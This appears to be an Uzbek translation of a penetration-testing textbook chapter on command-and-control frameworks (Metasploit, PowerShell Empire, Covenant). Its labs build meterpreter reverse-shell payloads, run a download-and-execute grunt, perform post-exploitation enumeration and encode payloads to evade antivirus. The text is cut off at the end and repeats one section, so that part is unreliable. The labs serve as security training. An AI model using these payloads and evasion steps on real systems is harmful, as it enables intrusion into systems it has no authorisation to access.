Tizim buzilgandan so‘ng, tajovuzkor qo‘shimcha harakatlarni amalga oshirishi kerak: razvedka, buyruqlarni bajarish, imtiyozlarni oshirish va tarmoq bo‘ylab harakatlanish. Bunga erishishning eng yaxshi usullaridan biri bu buyruq va boshqaruv tizimidan (C2) foydalanishdir. C2 tizimida odatda buzilgan xostda ishlaydigan, tajovuzkordan buyruqlar oladigan, ularni bajaradigan va natijalarni qaytaradigan agent mavjud. Ko‘pgina C2 tizimlari uchta komponentdan iborat: buzilgan xostda ishlaydigan agent, tajovuzkor va buzilgan xost o‘rtasida oraliq vazifasini bajaradigan server va tajovuzkorga buyruqlar berishga imkon beradigan boshqaruv dasturi.Agentlar va tajovuzkorlar C2 serveri bilan o‘zlarining tegishli komponentlari orqali aloqa o‘rnatadilar, bu esa tajovuzkorga buzilgan tizim bilan to‘g‘ridan-to‘g‘ri aloqa qilmasdan buyruqlar yuborish va qabul qilish imkonini beradi.

Agentlar ishlatiladigan C2 dasturiy ta’minotiga qarab aloqa uchun turli xil protokollardan foydalanishi mumkin, ammo eng keng tarqalganlari HTTP, HTTPS, DNS, SMB, xom TCP soketlari va RPC. Agentni buzilgan xostda ishga tushirgandan so‘ng, agent serverga ulanadi va imtiyozlar darajasi, foydalanuvchi nomi va xost nomi kabi asosiy mijoz ma’lumotlarini yuboradi. Server kutilayotgan vazifalar bor-yo‘qligini tekshiradi va agar ular yo‘q bo‘lsa, server va mijoz doimiy ulanishni saqlaydi, masalan, TCP soketlari yoki doimiy HTTP/HTTPS soketlari yoki tez-tez “mayoq” deb ataladigan davriy tekshiruvni o‘rnatadilar. Bu mayoq

vaqti agent qo‘shimcha vazifalarni tekshirish va olish uchun bog‘lanadigan vaqt oralig‘idir.

Mayoq vaqtlari (Beacon times) operatsion xavfsizlik uchun muhimdir. Agar interval juda qisqa bo‘lsa, bu juda ko‘p shovqin tug‘diradi, ammo uzoqroq intervallar bajarilishi mumkin bo‘lgan buyruqlar sonini kamaytiradi. Mayoqlar orasidagi vaqt sinov maqsadlariga va operatsion xavfsizlik muhim jihat ekanligiga asoslanishi kerak. Agar bu muammo bo‘lmasa, mayoqning juda qisqa vaqti ko‘proq vazifalarni bajarishga imkon beradi, ammo agar bu muhim jihat bo‘lsa, kamroq tez-tez va tasodifiy tekshiruvlar aniqlanishga olib kelishi mumkin bo‘lgan naqshlarni aniqlashni qiyinlashtiradi. Aniqlash tekshiruvlar chastotasiga (kuniga necha marta), uzatiladigan trafik hajmiga, yuborilgan va qabul qilingan ma’lumotlarning nisbatiga yoki naqshlarni aniqlashga urinishlarga asoslangan bo‘lishi mumkin. Ko‘pgina C2 tizimlari aniqlashdan qochishga yordam berish uchun tekshirish vaqtiga qo‘llanilishi mumkin bo‘lgan “chayqalish” yoki vaqt o‘zgarishi tushunchasiga ega.

Barcha C2 tizimlari turli xil funksiyalarga ega, ammo ba’zilari umumiy bo‘lib, agentlar uchun foydali yuklarni yaratish, buyruqlarni bajarish va natijalarni olish, fayllarni yuklab olish va yuklab olish qobiliyatini o‘z ichiga oladi. Metasploit, PowerShell Empire va Covenant kabi hamjamiyat tomonidan qo‘llab-quvvatlanadigan C2 vositalarining bepul versiyalari mavjud. Shuningdek, qo‘llab-quvvatlanadigan Cobalt Strike va INNUENDO kabi tijorat vositalari mavjud. C2 tizimini tanlashingiz ehtiyojlaringizga qarab belgilanishi kerak.

Eslatma: *Yangi C2 tizimlari doimiy ravishda paydo bo‘ladi, ba’zilari esa qo‘llab-quvvatlanmaydi.Agar o‘zingizning ehtiyojlaringiz asosida C2 tizimini tanlashga qiziqsangiz, siz uchun eng yaxshi variantni topish uchun https://www.thec2matrix.com/ saytida C2 matritsasi bilan tanishib chiqing.*

Metasploit

Ko‘pchilik foydalanuvchilar sinab ko‘rgan birinchi C2 tizimlaridan biri bu Metasploit. Metasploit – bu ekspluatatsiyani ishlab chiqish, sinovdan o‘tkazish, foydalanish va ishdan keyingi vazifalarni bajarish uchun vositalar va kutubxonalarni o‘z ichiga olgan sinov doirasi. Metasploit ham tijorat, ham ochiq versiyalarda taqdim etilgan va Rapid7 kompaniyasiga tegishli. Hamjamiyat versiyasi Kali’ga o‘rnatilgan bo‘lib, foydalanuvchilarni o‘rganishni osonlashtiradi va *metasploitable* kabi vositalar mavjud bo‘lib, ular metasploit Unleashed bepul o‘rganish uchun zaif virtual mashina bo‘lib xizmat qiladi. https://www.offensive-security.com/metasploit-unleashed/.

Metasploit Unleashed kabi ko‘plab sifatli qo‘llanmalar mavjud bo‘lganligi sababli biz Metasploit bilan ishlash asoslari haqida batafsil ma’lumot bermaymiz.

Buning o‘rniga metasploitdan buyruq va boshqarish (C2) uchun foydalanish asoslariga e’tibor qaratamiz.

Eslatma *:Ushbu bobdagi barcha laboratoriyalar Ch07 katalogidagi GHH GitHub omboridan (https://github.com/GrayHatHacking/GHHv6) tizimlardan foydalanadi. CloudSetup katalogidagi ko‘rsatmalarga rioya qilgandan so‘ng. Ch07 katalogida build.sh’ni ishga tushiring. Tugallangach, biz nishon va Kali mashinalaridan foydalanamiz. Har bir tizim uchun hisob ma’lumotlarini har bir bob uchun README da topish mumkin.*

Laboratoriya ishi 7.1: Metasploit yordamida qobiq yaratish

Boshlash uchun foydali yukni joylashtirish uchun Kali tizimida Server xabar bloki (SMB) ulushi yaratiladi. Tizimda smbd bilan /tmp katalogidan foydalanish mumkin. Keling, umumiy jildni konfiguratsiyamizga qo‘shamiz, keyin xizmatni qayta ishga tushiramiz va umumiy jild mavjudligini tekshiramiz:

```
└─$ cat addshare.txt | sudo tee -a /etc/samba/smb.conf
[ghh]
comment = GHH Share
browseable = yes
path = /tmp
printable = no
guest ok = yes
read only = yes
create mask = 0700
└─$ sudo service smbd restart
└─$ smbclient -L localhost
Enter WORKGROUP\kali's password: <press enter>
Sharename Type Comment
--------- ---- -------
print$ Disk Printer Drivers
ghh Disk GHH Share
IPC$ IPC IPC Service (Samba 4.13.2-Debian)
SMB1 disabled -- no workgroup available
```

Endi msfvenom yordamida birinchi foydali yukimizni quyida ko‘rsatilganidek yaratishimiz mumkin. Biz meterpreter foydali yukini yaratmoqchimiz. Meterpreter – bu Metasploit uchun C2 agenti va ushbu agentni serverga qayta ulanishini xohlaymiz. Bunga teskari qobiq deyiladi. Bog‘langan qobiqlar (bindshell) agent ishlaydigan tizimda tinglanadi, teskari qobiqlar (teskari qobiqlar) serverga ulanadi. Ko‘pgina hollarda, tashkilotlar internetdan ish stansiyalari bilan to‘g‘ridan-to‘g‘ri ulanishga ruxsat bermaydilar, shuning uchun teskari qobiqlar tajovuzkorlar uchun eng keng tarqalgan variant hisoblanadi.

```
└─$ msfvenom -p windows/meterpreter_reverse_tcp \
-f exe --platform Windows -o /tmp/msf1.exe
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 175174 bytes
Final size of exe file: 250368 bytes
Saved as: /tmp/msf1.exe
└─$ chmod 755 /tmp/msf1.exe
```

Hozirgina METASPLOIT foydali yuk generatori *msfvenom*'dan foydalanib, *TCP meterpreter* orqa qobig'i yaratildi, bu *stageless*, ya'ni barcha foydali yuk ikkilik faylda. Aksincha, *staged* yuklagichning faqat kichik bir qismi yukka kiritilganligini, qolgan qismi esa serverdan yuklanishini anglatadi. Bizga iloji boricha kamroq foydali yuk kerak bo'lganda, *staged* eng yaxshi variant. Biroqba'zida boshqaruv tizimlari bizning *bootloader*'ni aniqlay oladi va bu bizga xiyonat qiladi. Ko'pgina hollarda, agar o'lcham muhim bo'lmasa, staged yaxshiroq bo'ladi, chunki bunday foydali yuk bilan bog'liq muammolar kamroq bo'ladi.

Berilgan ikkilik fayl uchun foydali yuki uning nomi bilan *stateless* ekanligini aniqlash mumkin. Metasploitda, qoida tariqasida, foydali yuklar uchun format quyidagicha:<platforma>/<foydali yuk>/<foydali yuk turi> oraliq va<platforma>/<foydali yuk>_<foydali yuk turi> oraliqlar uchun. Ushbu foydali yukning oraliq versiyasi windows/meterpreter/reverse_tcp bo'ladi.

Keyinchalik u qaytib ulanganda qobiqni ushlab turish uchun ishlov beruvchini yuklash kerak. Metasploitda foydali yuklarni ushlaydigan ishlov beruvchi deb nomlangan vosita mavjud. Metasploit guruhlari platformalar bo'yicha ekspluatatsiya qilgani va ishlov beruvchi har qanday turdagi platformani ushlay olganligi sababli u ko'p katalogda joylashgan. Metasploitda yuk turini msfvenom bilan yaratilgan foydali yuk bilan bir xil qilib belgilash kerak va keyin uni ishga tushirish uchun ekspluatatsiya(exploit) buyrug'ini berish zarur.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter_reverse_tcp
payload => windows/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.0.40
LHOST => 10.0.0.40
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.0.40:4444
```

Endi ishlov beruvchi ishlayapti, RDP orqali maqsadli Windows tizimiga ulanish, maqsadli foydalanuvchi sifatida tizimga kirish va PowerShell oynasini ochish mumkin. PowerShell buyruqlarni UNC yo'li orqali bajarishga imkon

beradi, shuning uchun ghh ulushida joylashgan msf1.exe faylini ishga tushirish mumkin.

```
PS C:\Users\target> & \\10.0.0.40\ghh\msf1.exe
```

Kali serveringizda qobiq (Meterpreter) C2 serveriga qayta ulanishini va sessiyani ochishini ko'rishingiz kerak. Buni quydagicha tekshirishingiz mumkin:

```
[*] Meterpreter session 1 opened (10.0.0.40:4444 -> 10.0.0.20:49893) at 2021-09-12
05:45:12 +0000
```

Endi buyruqlarni bajarishimiz mumkin. *Meterpreter*da yordam buyrug'i ko'magida ko'rish mumkin bo'lgan bir nechta o'rnatilgan buyruqlar mavjud. Biz bajarishni xohlashimiz mumkin bo'lgan umumiy vazifalarga *getuid* buyrug'i yordamida qobiq foydalanuvchi identifikatorini olish va qobiq buyrug'i yordamida qobiqni olish kiradi:

```
meterpreter > getuid
Server username: GHH\target
meterpreter > shell
Process 1200 created.
Channel 2 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Users\target>net localgroup administrators
net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
-------------------------------------------------------------------------------
Administrator
GHH\Domain Admins
The command completed successfully.
C:\Users\target>exit
Exit
```

GHH\target foydalanuvchisi sifatida ishlayotganimizni aniqlagach, net buyrug'i yordamida mahalliy Administratorlar guruhini ko'rish uchun qobiq ochdik.

Qobiqdan chiqqandan so'ng, biz yana Meterpreter so'rovini ko'ramiz.

Metasploit turli xil harakatlar uchun o'rnatilgan post modullariga ega. Post ekspluatatsiya modullarini **run post/** deb yozib va tab tugmasini bosish orqali ko'rishingiz mumkin. Ular funksiya bo'yicha yig'iladi; masalan, agar biz ro'yxatdan o'tganlarni to'plashni xohlasak, foydalanuvchilar uchun quyidagi moduldan foydalanishimiz mumkin:

```
meterpreter > run post/windows/gather/enum_logged_on_users
[*] Running against session 3
Current Logged Users
=====================
SID User
--- ----
S-1-5-21-449742021-2098378324-3245439462-1111 GHH\target
[+] Results saved in: /home/kali/.msf4/loot/20210912061025_default_10.0.0.20_
host.users.activ_930927.txt
```

Maqsadli foydalanuvchi tizimga kirganini, shuningdek, yaqinda tizimga kirgan foydalanuvchilar haqida ko‘proq ma’lumotni ko‘rish mumkin. Qobiqdan chiqish uchun **quit** yozing, so‘ngra Metasploitdan chiqish uchun **exit-y** yozing.

Metasploit juda katta funksiyaga ega va ushbu bobda barcha imkoniyatlarni sanab o‘tish imkonsiz. Biroq Metasploit Unleashed kursi va ushbu maslahatlarning ba’zilari bilan siz Metasploitdan foydali yuk generatori va C2 vositasi sifatida foydalanish uchun texnik jihatdan yaxshi jihozlangan bo‘lishingiz kerak.

PowerShell imperiyasi

PowerShell Empire BSides Las-Vegasda Uill Shreder va Jastin Uorner tomonidan 2015-yilda taqdim etilgan. GitHub’dagi loyiha shundan beri arxivlangan va fork versiyasi BCSecurity jamoasi tomonidan https://github.com/BC-SECURITY/Empire manzilida saqlanadi va takomillashtiriladi. PowerShell Empire turli vazifalarni bajarish uchun PowerShell-ga asoslangan foydali yuklar, yuklagichlar va ekspluatatsiyadan keyingi modullardan foydalanadigan Python’ga asoslangan C2 ramkasidir. U PowerSploit, SharpSploit va boshqa vositalarning post-ekspluatatsiya modullarida komponentlarini o‘z ichiga oladi, ya’ni sinovchilar foydalanadigan ko‘plab vositalar tizimga allaqachon o‘rnatilgan.

Microsoft Antivirusni skanerlash interfeysini – Antimalware Scan Interface (AMSI) taqdim etganidan va PowerShell’ning jurnalga kirish darajasini oshirgandan so‘ng, PowerShell’ning mashhurligi pasayib ketdi va C# vositalari mashhur bo‘la boshladi. BiroqEmpire endi AMSI aylanib o‘tish va skript bloklarini yozish usullarini o‘z ichiga oladi, bu esa xavfsizlikning so‘nggi yaxshilanishlarini yashirishga yordam beradi. Imperiyani XV bobda batafsil ko‘rib chiqamiz.

Covenant

Covenant – bu C# tilida yozilgan C2 ramkasi bo‘lib, u ham Linux, ham Windowsda ishlaydi. Qizil jamoaviy faoliyatda C# ning tobora ommalashib borishi bilan Covenant bajariladigan fayllarni yaratish uchun o‘rnatilgan C# qo‘llab-quvvatlashi va ekspluatatsiyadan keyingi ko‘plab mashhur C# vositalaridan foydalanish qobiliyati tufayli mashhurlikka erishdi. Bundan tashqari, xotirada qo‘shimcha

C# yig‘ilishlarini ishga tushirish qobiliyati va ramkaning kengaytirilishi qulayligi operatsiyalarni bajarish uchun sevimli C# vositalarini ramkaga qo‘shishni osonlashtiradi.

Covenant Docker yordamida ham joylashtirilishi mumkin va foydalanuvchilarga qulay veb-interfeysga ega. Maxsus protokollar va tashqi C2 uchun ishlatilishi mumkin bo‘lgan veb-interfeys va ko‘prik tinglovchilari bilan foydalanish uchun namuna profillari kiritilgan. Bundan tashqari, u qizil jamoalar uchun foydali xususiyatlarga ega, masalan, operatsiya davomida ishlatiladigan artefaktlarni kuzatish, shuningdek, operatsiya davomida sinovchi tomonidan bosib o‘tilgan yo‘lni ko‘rsatadigan hujum grafiklarini yaratish.

Maslahat: *Covenant ajoyib hujjatlarga ega. Har qanday funksiya yoki foydali yuklarni, dastlabki yuklovchilarni va kelishuvning boshqa jihatlarini chuqur sozlash haqida ko‘proq ma’lumot olish uchun wiki sahifasiga tashrif buyuring https://github.com/cobbr/Covenant/wiki.*


Laboratoriya ishi 7.2: C2 Covenantdan foydalanish

Covenantni ishga tushirish uchun Kali laboratoriya oynangizda quyidagi buyruqni bajaring:

```
└─$ sudo covenant-kbx start
>>> Starting covenant
Please wait during the start, it can take a long time...
>>> Opening https://127.0.0.1:7443 with a web browser
covenant/default started
Press ENTER to exit
```


Keyin veb-brauzeringizda [https://<sizning Kali tuguningiz ip>:7443](https://<Kali tuguningiz ip>:7443) manziliga o‘ting. SSL ogohlantirishidan o‘tganingizdan so‘ng, Covenant bilan birinchi hisobingizni yaratishingiz mumkin bo‘ladi. O‘zingizga yoqqan foydalanuvchi nomi va paroldan foydalaning, lekin boshqalar C2 tizimidan noto‘g‘ri foydalanishiga yo‘l qo‘ymaslik uchun xavfsiz narsani tanlang.

Boshqaruv paneli, bu yerda ko‘rsatilganidek, siz ko‘rgan birinchi ekran bo‘ladi.



Covenant ko‘plab boshqa C2 tizimlaridan farq qiladigan ba’zi nomlash xususiyatlariga ega. Covenant’da Grunts C2 mijozlari hisoblanadi. Grunt C2 aloqasi uchun xizmat bo‘lgan Tinglovchi (Listener)ga ulanadi. Gruntga har safar buyruq yuborganingizda, u Vazifa (Task) deb ataladi va Vazifalar ro‘yxatida kuzatilamumkin.

Yangi tinglovchi (Listener) qo‘shish uchun chap paneldagi Tinglovchi havolasi (Listener link)ni bosing va tinglovchi yaratish ekraniga o‘tish uchun Yaratish (Create)ni tanlang.



HttpProfile maydoni uchun CustomHttpProfile’ni tanlang va qo‘shimcha maydonlarni to‘ldiring. Ulardan birinchisi Ism; ismni eslab qolish oson emas, shuning uchun uni http1 deb ataymiz. BindAddress maydoni nollar bilan to‘ldiriladi, chunki biz tinglovchidan xost mashinasidagi har qanday IP manzillarni qabul qilishini xohlaymiz, lekin ConnectAddresses maydonini o‘zgartirishimiz kerak. Bu mijozlar ulanadigan manzil va sukut bo‘yicha bu Docker IP manzillaridan biri bo‘ladi, shuning uchun biz uni Kali ichki IP manziliga, 10.0.0.40ga o‘rnatishimiz kerak. Keyin tinglovchini ishga tushirish uchun “Yaratish” tugmasini bosing. Tinglovchilar yorlig‘iga kirganingizda, http1 tinglovchisi “Faol” holatda ekanligini ko‘rishingiz kerak, bu tinglovchi to‘g‘ri sozlanganligini anglatadi.

Bizning keyingi qadamimiz maqsadli tizim uchun ikkilik tizimimizni ishga tushirish usulini yaratishdir. Buni amalga oshirish uchun chapdagi Launchers yorlig‘iga o‘ting va ikkilik variantni tanlang. Biz kerakli ma’lumotlarni kiritishimiz mumkin bo‘lgan Binary Launcher ekrani paydo bo‘ladi.

Listener (tinglovchi) maydoni uchun *http1*’ni tanlang va *net40*’ga o‘rnatilgan DotNetVersion (dotnet versiyasi) bundan mustasno, boshqa barcha parametrlarni sukut bo‘yicha qoldiring. DotNet versiyasi juda muhim, chunki eski tizimlarda DotNet 4.0 bo‘lmasligi mumkin, yangilarida esa DotNet 3.5 bo‘lmasligi mumkin. Foydali yuk turini tanlashdan oldin maqsadli tizimda razvedka o‘tkazish foydali bo‘lishi mumkin. Bizning maqsadli tizimimiz Windows Server 2016 ekanligini bilganimiz sababli, Net40 opsiyasini xavfsiz tanlashimiz mumkin. Yaratish (yaratish) tugmachasini bosgandan so‘ng, foydali yuk ilova ichida yaratiladi, ammo hech qanday fikr bildirilmaydi, ammo endi biz uni maqsadli tizimga o‘tkazishimiz kerak.

Keyin biz Binary Launcher ekranini ko‘ramiz. Xost maydonida biz ikkilik faylimizni joylashtirish uchun joyni belgilashimiz mumkin. Ishlarni osonlashtirish uchun biz manzilni /**grunt1.exe** sifatida belgilaymiz va keyin Xost tugmasini bosamiz.


Hech qanday bildirishnoma olmaysiz, ammo fayl endi joylashtirilgan. Agar muammolar yuzaga kelsa, fayl haqiqatan ham joylashtirilganligini tekshirish uchun Listeners (tinglovchilar) yorlig'iga o'tishingiz, tinglovchingizni tanlashingiz va keyin xostlangan fayllar (joylashtirilgan fayllar)ni bosishingiz mumkin.

Maqsadli tizimda Grunt'ni bajarish uchun PowerShell oynasini oching va grunt'ni yuklab oling va bajaring:

```
PS C:\Users\target> iwr http://10.0.0.40/grunt1.exe -o grunt1.exe
PS C:\Users\target> .\grunt1.exe
```

Buni amalga oshirganingizda, brauzerning yuqori o'ng burchagida sizda yangi Grunt borligini ko'rsatadigan bildirishnoma paydo bo'lishi mumkin. Grunt'ni ko'rish uchun "Grunts" yorlig'iga o'ting va yangi Grunt nomini bosing.

Info yorlig'i, quyida ko'rsatilganidek, buzilgan tizim haqida asosiy ma'lumotlarni o'z ichiga oladi. Biz bilamizki, bu 10.0.0.20 IP manzili bilan WS20'da gh\target foydalanuvchi nomidan ishlaydigan HTTP Grunt. Shuningdek, biz OS versiyasini, ulanish vaqtini va oxirgi tekshirish vaqtini ko'ramiz. Ushbu ma'lumot bizga grunt holati va konteksti haqida umumiy ma'lumot beradi, lekin bu, odatda, biz qilishimiz kerak bo'lgan narsa emas. Ekspluatatsiyadan keyingi vazifalarimizni bajarish uchun task (vazifalar) yorlig'iga o'tishimiz kerak.



Task yorlig'i Covenant'da ishga tushirilishi mumkin bo'lgan turli xil o'rnatilgan modullarni ko'rsatadi. Vazifani tanlash ushbu vazifa uchun parametrlarni ko'rsatadi. Asoslarni tushunish uchun biz joriy foydalanuvchi kontekstini oladigan WhoAmI modulini ishga tushiramiz. Biz buni Grunt Info ekranida allaqachon ko'rganmiz, ammo ushbu ma'lumotni ushbu modul yordamida osongina tekshirishimiz mumkin.

Vazifa (task)ni bajarganimizda, Interact oynasi ko'rsatiladi. Biz buyruq yuborilayotganini ko'ramiz, ammo javob biroz kechikish bilan keladi. Bu bizning Gruntimiz real vaqt emas, balki signal oralig'iga ega ekanligi bilan bog'liq. Ushbu interval bilan javob 10 soniyagacha vaqt olishi mumkin (Grunt so'rovni tekshirishi va qabul qilishi uchun 5 soniya va javob qaytarishi uchun yana 5 soniya). Buningsababi, Launcherning kechikishi 5 soniyaga o'rnatilgan.

Ko'rib turganingizdek, Covenantda ko'plab vazifalarni bajarish mumkin va biz ushbu texnikalarning ko'pini XVI va XVII boblarda ko'rib chiqamiz. Ushbu bobdagi qolgan laboratoriyalar soddalashtirish uchun foydali yuklar uchun Metasploit'dan foydalanadi, ammo buning o'rniga Covenant'dan foydalanish mumkin. Covenant tugagandan so'ng, serverni tugatish uchun Kali'da quyidagi buyruqni bajaring:

```
└─$ sudo covenant-kbx stop
covenant/default stopped
Press ENTER to exit
```

Foydali yuk obfuskatsiyasi

Axloqiy xakerlar sifatida eng katta muammolardan biri bu standart himoya vositalaridan bir qadam oldinda turishdir. Ko‘pgina jinoyatchilar ushbu himoyalarni chetlab o‘tish uchun maxsus vositalardan foydalanadilar, lekin ko‘pincha bizda turli sinovlar uchun o‘z dasturiy ta’minotimizni yaratishga vaqtimiz yo‘q. Ko‘pgina antivirus (AV) sotuvchilari ommaviy foydalanish mumkin bo‘lgan vositalarni o‘rganmoqda va ular uchun aniqlash vositalarini ishlab chiqmoqda, shuning uchun darhol qo‘lga tushmasdan ushbu vositalardan foydalanishning turli usullarida foydali yuklarimizni o‘zgartirish bo‘yicha maslahatlar va tavsiyalarni bilish muhimdir.

msfvenom va obfuskatsiya

Allaqachon asosiy foydali yukni yaratish uchun *msfvenom*’dan foydalanishni ko‘rib chiqildi, ammo msfvenom u bilan yaratilgan foydali yuklarni o‘zgartirishga yordam beradigan juda ko‘p turli xil xususiyatlarga ega. msfvenom antivirus dasturlari imzolari asosida aniqlashni (AVsignature-based detection)chetlab o‘tishga harakat qilish uchun turli xil texnikalardan foydalangan holda foydali yukni kodlashda yordam beradigan kodlovchilarni taklif qiladi. Asl nusxadan qo‘shimcha o‘zgarishlarni yaratish uchun foydali yukni qayta-qayta kodlash uchun ishlatilishi mumkin bo‘lgan iteratsiyalar soni parametri ham mavjud.

Laboratoriya ishi 7.3: msfvenom yordamida foydali yuklarni obfuskatsiya qilish

Ushbu laboratoriya ishi uchun msfvenom bilan foydali yuklarni yashirish uchun ishlatilishi mumkin bo‘lgan turli xil kodlash va obfuskatsiya usullarini ko‘rib chiqiladi. Birinchi misolda foydali yukning ko‘rinishini o‘zgartirish uchun kodlashdan foydalanishga e’tibor qaratiladi. Buning uchun “shikata_ga_nai,” deb nomlangan mashhur kodlovchidan foydalaniladi, bu yapon tilida taxminan “hech narsa qilinmaydi” deb tarjima qilinadi.

Birinchidan, 7.1-laboratoriyasidan dastlab yaratilgan msf1.exe’da Meterpreter’ning bir qismi bo‘lgan ba’zi qatorlarni ko‘rib chiqaylik. Bu satrlar token manipulyatsiyasi funksiyasi bilan bog‘liq va biz bu funksiyadan kelajakdagi ikkilik fayllarda yashirin Meterpreterni kuzatish uchun foydalanishimiz mumkin:

```
└─$ strings /tmp/msf1.exe | grep -i token
OpenProcessToken
AdjustTokenPrivileges
OpenThreadToken
```


Biz jarayon va oqim tokenlarini ochish va imtiyozlarni sozlash uchun funksiya nomlarini ko‘ramiz. Keyinchalik qanday ko‘rinishini ko‘rish uchun ba’zi kodlashni qo‘shamiz:

```
└─$ msfvenom -p windows/meterpreter_reverse_tcp -f exe -e x86/shikata_ga_nai \
-i 3 --platform Windows -o /tmp/msf2.exe
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 175203 (iteration=0)
x86/shikata_ga_nai succeeded with size 175232 (iteration=1)
x86/shikata_ga_nai succeeded with size 175261 (iteration=2)
x86/shikata_ga_nai chosen with final size 175261
Payload size: 175261 bytes
Final size of exe file: 250368 bytes
Saved as: /tmp/msf2.exe
```

Qo‘shimcha parametrlarni **-e** kodlovchi turi bilan va **-i**– biz bajarmoqchi bo‘lgan iteratsiyalar soni bilan belgilaymiz. Foydali yuk uch marta kodlanganligini va ikkilik faylga yozilganligini ko‘rish mumkin. Agar boshqa kodlovchidan foydalanmoqchi bo‘lsangiz, **msfvenom** -l **encoders** buyrug‘i sizga mavjud variantlarni ko‘rsatadi. E’tibor bering, har bir enkoder enkoder tipidagi platformaga ega va bu holda biz x86 uchun ikkilik fayllarni yaratamiz. **strings** buyrug‘iqayta ishga tushirilganida, hech narsa qaytarilmaydi, bu Meterpreter foydali yukidagi matn yashiringanligini ko‘rsatadi.

```
└─$ strings /tmp/msf2.exe | grep -i token
┌──(kali kali)-[/tmp]
```

Ikkilik fayllarni ko‘rib chiqsak, ularning hajmi bir xil ekanligini ko‘ramiz:

```
└─$ ls -l /tmp/msf*
-rwxr-xr-x 1 kali kali 250368 Sep 12 05:39 /tmp/msf1.exe
-rw-r--r-- 1 kali kali 250368 Sep 13 06:04 /tmp/msf2.exe
```

Buning sababi, bu ikkiliklarning shablonlari bir xil. Bu optimal emas, chunki o‘lcham yaxshi ko‘rsatkichga aylanadi. Vaziyatni yaxshilash usullaridan biri shablon sifatida ishlatilishi mumkin bo‘lgan va har xil bo‘ladigan Windows ikkilik faylini tanlashdir. Kali tizimida allaqachon Windows ikkilik fayllari mavjud, shuning uchun shablon sifatida wget.exe ikkilik faylidan foydalanamiz:

```
└─$ msfvenom -p windows/meterpreter_reverse_tcp -f exe -e x86/shikata_ga_nai
\
-i 3 --platform Windows -o /tmp/msf3.exe \
```

Foydali yuk obfuskatsiyasi

Axloqiy xakerlar sifatida eng katta muammolardan biri bu standart himoya vositalaridan bir qadam oldinda turishdir. Ko‘pgina jinoyatchilar ushbu himoyalarni chetlab o‘tish uchun maxsus vositalardan foydalanadilar, lekin ko‘pincha bizda turli sinovlar uchun o‘z dasturiy ta’minotimizni yaratishga vaqtimiz yo‘q. Ko‘pgina antivirus (AV) sotuvchilari ommaviy foydalanish mumkin bo‘lgan vositalarni o‘rganmoqda va ular uchun aniqlash vositalarini ishlab chiqmoqda, shuning uchun darhol qo‘lga tushmasdan ushbu vositalardan foydalanishning turli usullarida foydali yuklarimizni o‘zgartirish bo‘yicha maslahatlar va tavsiyalarni bilish muhimdir.

msfvenom va obfuskatsiya

